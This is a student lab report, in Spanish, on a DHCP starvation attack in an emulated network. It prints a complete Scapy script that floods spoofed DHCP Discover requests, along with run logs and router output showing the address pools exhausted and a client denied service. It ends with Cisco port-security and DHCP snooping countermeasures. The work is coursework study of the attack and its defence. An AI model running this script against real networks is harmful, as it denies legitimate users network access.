



**INSTITUTO TECNOLÓGICO
DE LAS AMERICAS**

TÍTULO DEL TRABAJO:

ATAQUE DHCP STARVATION

ESTUDIANTE:

SAEL GERMÁN GARCIA

MATRÍCULA:

2025-0725

PROFESOR:

JONATHAN RONDON

ASIGNATURA:

SEGURIDAD DE REDES

5 DE JUNIO DEL 2026

1. Objetivo del Laboratorio

El propósito fundamental de esta práctica de laboratorio es analizar el comportamiento de los servidores DHCP legítimos cuando son sometidos a un ataque de agotamiento de recursos (DHCP Starvation o DHCP Exhaustion). A través de la simulación de múltiples clientes falsos, se busca consumir en su totalidad el espectro de direcciones IP disponibles en el 'Pool' del servidor (R1), generando consecuentemente una Denegación de Servicio (DoS) que impedirá a los usuarios legítimos conectarse a la red.


Link del video:

https://youtube.com/playlist?list=PLV_dKVnYXf6dpmk3j8uXPHAZdbrkCQGAY&si=d9Hr6pnByXof9LZF

link del repositorio:

https://github.com/Sael2727/SaelGermanGarcia_2025-0725_DHCP-Starvation.git

2. Documentación de la Red y Topología



El vector de ataque exige la capacidad de transmitir peticiones DHCP Discover falsificadas hacia los diferentes dominios de difusión. Por ello, el nodo atacante se mantiene conectado físicamente mediante un enlace troncal, operando lógicamente sobre las VLANs operativas de la organización.

2.1 Cuadro Informativo de Segmentación de VLANs

VLAN ID	Nombre de VLAN	Segmento de Red (IP)	Propósito / Descripción
10	Usuarios	10.7.25.0/24	Segmento donde residen VPC1 y los pool DHCP objetivo del agotamiento.
20	Servidores	10.7.20.0/24	Segmento donde residen VPC2 y los pool DHCP objetivo del agotamiento.
Trunk	Inter-VLAN	Múltiple	Interfaz e0/3 (SW1) operando en modo Trunk dot1q para el atacante.

2.2 Matriz de Direccionamiento IP y Datos del Ataque

Elemento / Rol	Dirección IP	Interfaz Activa	Estado del Servicio
Servidor DHCP (R1)	10.7.25.1 / 20.1	Eth0/0.10 y Eth0/0.20	Activo. Vulnerable a agotamiento de Pool.
Atacante	Múltiple	ens4.10, ens4.20	Enviando ráfagas masivas (Flooding) de DHCP Discover.
Víctima (VPC1/VPC2)	Dinámica	Eth0/0	Incapaz de obtener IP ('Can't find dhcp server').

3. Objetivo y Parámetros del Script (dhcp_starvation.py) Diseñar una rutina en Scapy para construir y emitir (Broadcast) mensajes DHCP Discover encapsulados en UDP de forma acelerada.

- Automatizar la falsificación de la dirección MAC de origen (MAC Spoofing) en cada paquete, forzando al Gateway (R1) a considerar cada solicitud como un cliente legítimo e independiente.

4.Documentacion y Funcionamiento del script

A continuación se detalla la lógica de programación estructural aplicada para el desarrollo del script `dhcp_starvation.py`, desglosando los bloques lógicos de funciones nativas construidas para emular la suplantación masiva de clientes.

4.1 Desglose de Funciones Principales y Estructuras

Definición de Objetivo (INTERFACES): El script define una lista con las subinterfaces lógicas del atacante (`ens4.10` y `ens4.20`). Esto le indica al programa que el ataque de desbordamiento debe ejecutarse abarcando ambos dominios de difusión (VLAN 10 y VLAN 20) de forma simultánea.

Función `random_mac()`: Se encarga de generar una dirección de hardware (MAC) completamente aleatoria en formato de cadena (String). Aplica una máscara de bits (`& 0xFC`) al primer octeto para garantizar que la dirección generada sea estrictamente de tipo Unicast (evitando generar MACs Multicast que el switch o router rechazarían).

Función `mac_to_bytes(mac)`: Función de conversión matemática que transforma la cadena hexadecimal de la MAC generada a un formato de bytes puros. Esto es un requisito estricto para poblar correctamente el campo `chaddr` (Client Hardware Address) dentro de la cabecera BOOTP.

Función `flood_iface(interface, count)`: Constituye el núcleo de empaquetado y transmisión de Scapy. En un bucle iterativo, construye cientos de paquetes con la siguiente estructura:

Capa 2 (Ethernet): Origen = MAC Falsa, Destino = Broadcast (`ff:ff:ff:ff:ff:ff`).

Capa 3 (IP): Origen = `0.0.0.0` (Cliente sin IP), Destino = `255.255.255.255` (Broadcast).

Capa 4 (UDP): Puerto origen 68 (Cliente), Puerto destino 67 (Servidor).

Capa 7 (BOOTP/DHCP): Se inyecta la MAC falsa en bytes, un identificador de transacción aleatorio (`xid`) para que el router lo vea como una petición única, y la opción DHCP discover.

Finalmente, despacha la trama directamente al medio físico con la función `sendp()`.

Función `dhcp_starvation(count)` (Implementación Multi-Hilo): Utiliza la librería `threading` para crear procesos paralelos. Lanza una instancia independiente de la función `flood_iface` por cada interfaz

definida. Esto multiplica la velocidad del ataque, agotando los Pools del servidor legítimo en cuestión de segundos al enviarle peticiones por todos los frentes a la vez.

4.1 Código Fuente Completo

```
#!/usr/bin/env python3
# =====
# DHCP Starvation Attack Script
# Autor: Sael German Garcia
# Matricula: 2025-0725
# =====

from scapy.all import *
import random
import sys
import threading

INTERFACES = ["ens4.10", "ens4.20"]

def random_mac():
    first = random.randint(0, 255) & 0xFC
    return '%02x:%02x:%02x:%02x:%02x:%02x' % (first, \
        random.randint(0,255), random.randint(0,255), \
        random.randint(0,255), random.randint(0,255), random.randint(0,255))

def mac_to_bytes(mac):
    return bytes(int(x, 16) for x in mac.split(':'))

def flood_iface(interface, count):
    for i in range(count):
        fake_mac = random_mac()
        pkt = (Ether(src=fake_mac, dst="ff:ff:ff:ff:ff:ff") /
            IP(src="0.0.0.0", dst="255.255.255.255") /
            UDP(sport=68, dport=67) /
            BOOTP(op=1, chaddr=mac_to_bytes(fake_mac), xid=random.randint(1, 0xFFFFFFFF)) /
            DHCP(options=[('message-type', 'discover'), ('end',)]))
        sendp(pkt, iface=interface, verbose=0)

def dhcp_starvation(count):
    threads = []
    for iface in INTERFACES:
        t = threading.Thread(target=flood_iface, args=(iface, count))
        t.start()
        threads.append(t)
    for t in threads: t.join()

if __name__ == "__main__":
    count = int(sys.argv[1]) if len(sys.argv) > 1 else 200
    dhcp_starvation(count)
```

5. Evidencia Operacional y Capturas de Pantalla

Ejecución y Despliegue Masivo del Ataque DHCP Starvation

Descripción: Evidencia la inicialización y conclusión del script dhcp_starvation.py, mostrando la inyección concurrente de miles de solicitudes DHCP Discover con direcciones MAC falsificadas a través de las subinterfaces de las VLANs objetivo.

```
eve@Linux-Desktop:~/scripts$ sudo python3 dhcp_starvation.py 2000
[sudo] password for eve:
WARNING: No route found for IPv6 destination :: (no default route?). This affects only
=====
  DHCP Starvation Attack
  Autor: Sael German Garcia
  Matricula: 2025-0725
=====
[*] Interfaces: ['ens4.10', 'ens4.20']
[*] Paquetes por interfaz: 2000
[*] Iniciando ataque...

[*] Flooding en ens4.10...
[*] Flooding en ens4.20...
WARNING: Malformed option end
WARNING: Malformed option end
WARNING: more Malformed option end
[+] ens4.20 -> Enviados: 50/2000 | MAC: b4:e1:95:6c:89:58
[+] ens4.10 -> Enviados: 50/2000 | MAC: bc:59:be:5e:ec:f2
[+] ens4.20 -> Enviados: 100/2000 | MAC: 8c:20:e9:fb:f8:25
[+] ens4.10 -> Enviados: 100/2000 | MAC: b4:e6:f3:fd:28:7f
[+] ens4.20 -> Enviados: 150/2000 | MAC: a4:73:59:67:69:b6
[+] ens4.10 -> Enviados: 150/2000 | MAC: a0:e3:9f:83:11:f4
WARNING: Malformed option end
WARNING: Malformed option end
```

```
WARNING: more Malformed option end
[+] ens4.20 -> Enviados: 1750/2000 | MAC: e0:b3:43:88:54:8c
[+] ens4.10 -> Enviados: 1750/2000 | MAC: a0:38:4f:42:41:26
[+] ens4.20 -> Enviados: 1800/2000 | MAC: fc:97:4b:b4:61:90
[+] ens4.10 -> Enviados: 1800/2000 | MAC: 60:d7:16:a5:ae:de
[+] ens4.20 -> Enviados: 1850/2000 | MAC: a8:34:0d:6b:6e:0b
[+] ens4.10 -> Enviados: 1850/2000 | MAC: 60:26:51:4d:98:e9
WARNING: Malformed option end
WARNING: Malformed option end
WARNING: more Malformed option end
[+] ens4.20 -> Enviados: 1900/2000 | MAC: e8:e5:7e:75:17:7c
[+] ens4.10 -> Enviados: 1900/2000 | MAC: 34:bf:8b:f0:e1:71
[+] ens4.20 -> Enviados: 1950/2000 | MAC: d0:0b:e8:33:be:cf
[+] ens4.10 -> Enviados: 1950/2000 | MAC: f0:b1:7b:fe:64:4d
[+] ens4.20 -> Enviados: 2000/2000 | MAC: e4:fe:9a:c9:27:95
[+] ens4.20 completado!
[+] ens4.10 -> Enviados: 2000/2000 | MAC: c0:7c:a9:29:c6:cb
[+] ens4.10 completado!

[+] Ataque completado!
[!] Verifica en R1: show ip dhcp binding
[!] Verifica en R1: show ip dhcp pool
```

Agotamiento Total de los Pools DHCP en el Gateway

Descripción: Captura del comando show ip dhcp pool en R1, demostrando que los segmentos de red para las VLANs 10 y 20 han alcanzado su capacidad máxima (251 direcciones arrendadas), dejando el índice de asignación actual inutilizado (0.0.0.0).

```

Pool VLAN10 :
Utilization mark (high/low) : 100 / 0
Subnet size (first/next) : 0 / 0
Total addresses : 254
Leased addresses : 251
Pending event : none
1 subnet is currently in the pool :
Current index IP address range Leased addresses
0.0.0.0 10.7.25.1 - 10.7.25.254 251

Pool VLAN20 :
Utilization mark (high/low) : 100 / 0
Subnet size (first/next) : 0 / 0
Total addresses : 254
Leased addresses : 251
Pending event : none
1 subnet is currently in the pool :
Current index IP address range Leased addresses
0.0.0.0 10.7.20.1 - 10.7.20.254 251

```

Saturación de la Tabla de Asignaciones Lógicas (DHCP Bindings)

Descripción: Salida del comando show ip dhcp binding en el servidor legítimo, evidenciando la asignación de la totalidad de las direcciones IP disponibles a identificadores de hardware (MAC) completamente aleatorios e inexistentes.

IP address	Client-ID/ Hardware address/ User name	Lease expiration	Type
10.7.20.3	0100.5079.6668.2d	Jun 05 2026 08:57 PM	Automatic
10.7.20.4	1c42.997a.0156	Jun 04 2026 09:13 PM	Automatic
10.7.20.5	58be.824b.7360	Jun 04 2026 09:13 PM	Automatic
10.7.20.6	9467.8dc4.266e	Jun 04 2026 09:13 PM	Automatic
10.7.20.7	50f6.60ef.c5ef	Jun 04 2026 09:13 PM	Automatic
10.7.20.8	c05b.d57d.190f	Jun 04 2026 09:13 PM	Automatic
10.7.20.9	a0e2.0069.eedb	Jun 04 2026 09:13 PM	Automatic
10.7.20.10	bc8f.7584.9a00	Jun 04 2026 09:13 PM	Automatic
10.7.20.11	0052.99c5.62db	Jun 04 2026 09:13 PM	Automatic
10.7.20.12	1c12.a9a3.220f	Jun 04 2026 09:13 PM	Automatic
10.7.20.13	cc5d.40aa.86e0	Jun 04 2026 09:13 PM	Automatic
10.7.20.14	ac2b.8189.4780	Jun 04 2026 09:13 PM	Automatic
10.7.20.15	44cc.01c9.1eb6	Jun 04 2026 09:13 PM	Automatic
10.7.20.16	3416.28ab.cca8	Jun 04 2026 09:13 PM	Automatic
10.7.20.17	9094.eadc.7282	Jun 04 2026 09:13 PM	Automatic
10.7.20.18	54f7.ed4c.96fa	Jun 04 2026 09:13 PM	Automatic
10.7.20.19	d805.85c1.0d90	Jun 04 2026 09:13 PM	Automatic
10.7.20.20	9cae.894a.e7e1	Jun 04 2026 09:13 PM	Automatic
10.7.20.21	c000.48cb.1ed6	Jun 04 2026 09:13 PM	Automatic
10.7.25.233	a463.f932.247b	Jun 04 2026 09:13 PM	Automatic
10.7.25.234	9cc7.b3de.195c	Jun 04 2026 09:13 PM	Automatic
10.7.25.235	e0dc.5d06.2af5	Jun 04 2026 09:13 PM	Automatic
10.7.25.236	5c23.de42.f5b9	Jun 04 2026 09:13 PM	Automatic
10.7.25.237	6457.214f.3cba	Jun 04 2026 09:13 PM	Automatic
10.7.25.238	e8c1.8c9f.ae83	Jun 04 2026 09:13 PM	Automatic
10.7.25.239	08b8.750a.b4cd	Jun 04 2026 09:13 PM	Automatic
10.7.25.240	180c.a010.0a18	Jun 04 2026 09:13 PM	Automatic
10.7.25.241	dc68.f18d.f724	Jun 04 2026 09:13 PM	Automatic
10.7.25.242	9417.845b.1d59	Jun 04 2026 09:13 PM	Automatic
10.7.25.243	301f.00df.20d1	Jun 04 2026 09:13 PM	Automatic
10.7.25.244	3c36.2509.8628	Jun 04 2026 09:13 PM	Automatic
10.7.25.245	c841.3c05.d344	Jun 04 2026 09:13 PM	Automatic
10.7.25.246	f0d9.35e3.caa1	Jun 04 2026 09:13 PM	Automatic
10.7.25.247	b404.18bd.252f	Jun 04 2026 09:13 PM	Automatic
10.7.25.248	5858.60eb.253f	Jun 04 2026 09:13 PM	Automatic
10.7.25.249	d47d.175b.0a12	Jun 04 2026 09:13 PM	Automatic
10.7.25.250	1006.fb21.0362	Jun 04 2026 09:13 PM	Automatic
10.7.25.251	b80d.3d99.7acf	Jun 04 2026 09:13 PM	Automatic
10.7.25.252	b4fa.96a0.5801	Jun 04 2026 09:13 PM	Automatic
10.7.25.253	acc7.dd18.be95	Jun 04 2026 09:13 PM	Automatic
10.7.25.254	d090.2bc4.6e6f	Jun 04 2026 09:13 PM	Automatic

Denegación de Servicio (DoS) Efectiva en el Cliente Víctima

Descripción: Demuestra la culminación exitosa del ataque; el cliente legítimo (VPC) intenta solicitar direccionamiento mediante el comando ip dhcp y falla arrojando el error Can't find dhcp server debido a la absoluta indisponibilidad de direcciones en el servidor.

```
VPCS> ip dhcp  
DD  
Can't find dhcp server
```

6. Contra-medidas y Mitigación Técnica (Cisco IOS)

Un ataque de DHCP Starvation está estrechamente relacionado con el agotamiento del control de acceso al medio (Capa 2), debido al comportamiento de inundación constante con direcciones MAC falsificadas. La contramedida directa en entornos conmutados es la aplicación estricta de **Port Security** limitando el número de direcciones físicas.

! 1. Habilitar la característica de seguridad en las interfaces de acceso

```
SW1(config)# interface ethernet0/3
```

```
SW1(config-if)# switchport port-security
```

! 2. Limitar el número máximo de direcciones MAC permitidas en el puerto

```
SW1(config-if)# switchport port-security maximum 2
```

! 3. Configurar la acción de violación para apagar el puerto (err-disable)

```
SW1(config-if)# switchport port-security violation restrict
```

```
SW1(config-if)# exit
```

! Alternativa adicional: Limitar tasas de peticiones DHCP con Snooping

```
SW1(config-if)# ip dhcp snooping limit rate 10
```

```
SW1(config-if)#switchport po  
SW1(config-if)#switchport port-security  
SW1(config-if)#switchport port-security maximum 2  
SW1(config-if)#switchport port  
*Jun  5 09:16:20.667: %CDP-4-DUPLEX_MISMATCH: duplex mism  
SW1(config-if)#switchport port-security violation restric
```


7. Anexo Técnico: Flujo de Ejecución y Diagnóstico

Para garantizar la fiabilidad del laboratorio y evidenciar el ataque de Denegación de Servicio sobre el rol del cliente real (VPC1), se ejecutó el siguiente bloque de secuencias diagnósticas (Troubleshooting) durante la grabación de evidencias operativas:

1. Limpieza de memoria (Lease previo) en la VPC1:
VPCS> clear ip
2. Ejecución masiva del ataque desde el nodo malicioso:
Ubuntu\$ sudo python3 dhcp_starvation.py 2000
3. Comprobación del colapso del Pool en el Gateway:
R1# show ip dhcp pool
! Confirmación de 'Leased addresses: 251' e Índice en '0.0.0.0'
4. Limpieza forzada de las tablas lógicas en el Gateway (Limpieza general):
R1# clear ip dhcp binding *
5. Verificación de Denegación de Servicio (DoS) exitoso en el cliente:
VPCS> ip dhcp
! Salida visual esperada: DDD Can't find dhcp server

Referencias

- **Troubleshooting , la base del script y documentación apoyado en Inteligencia Artificial**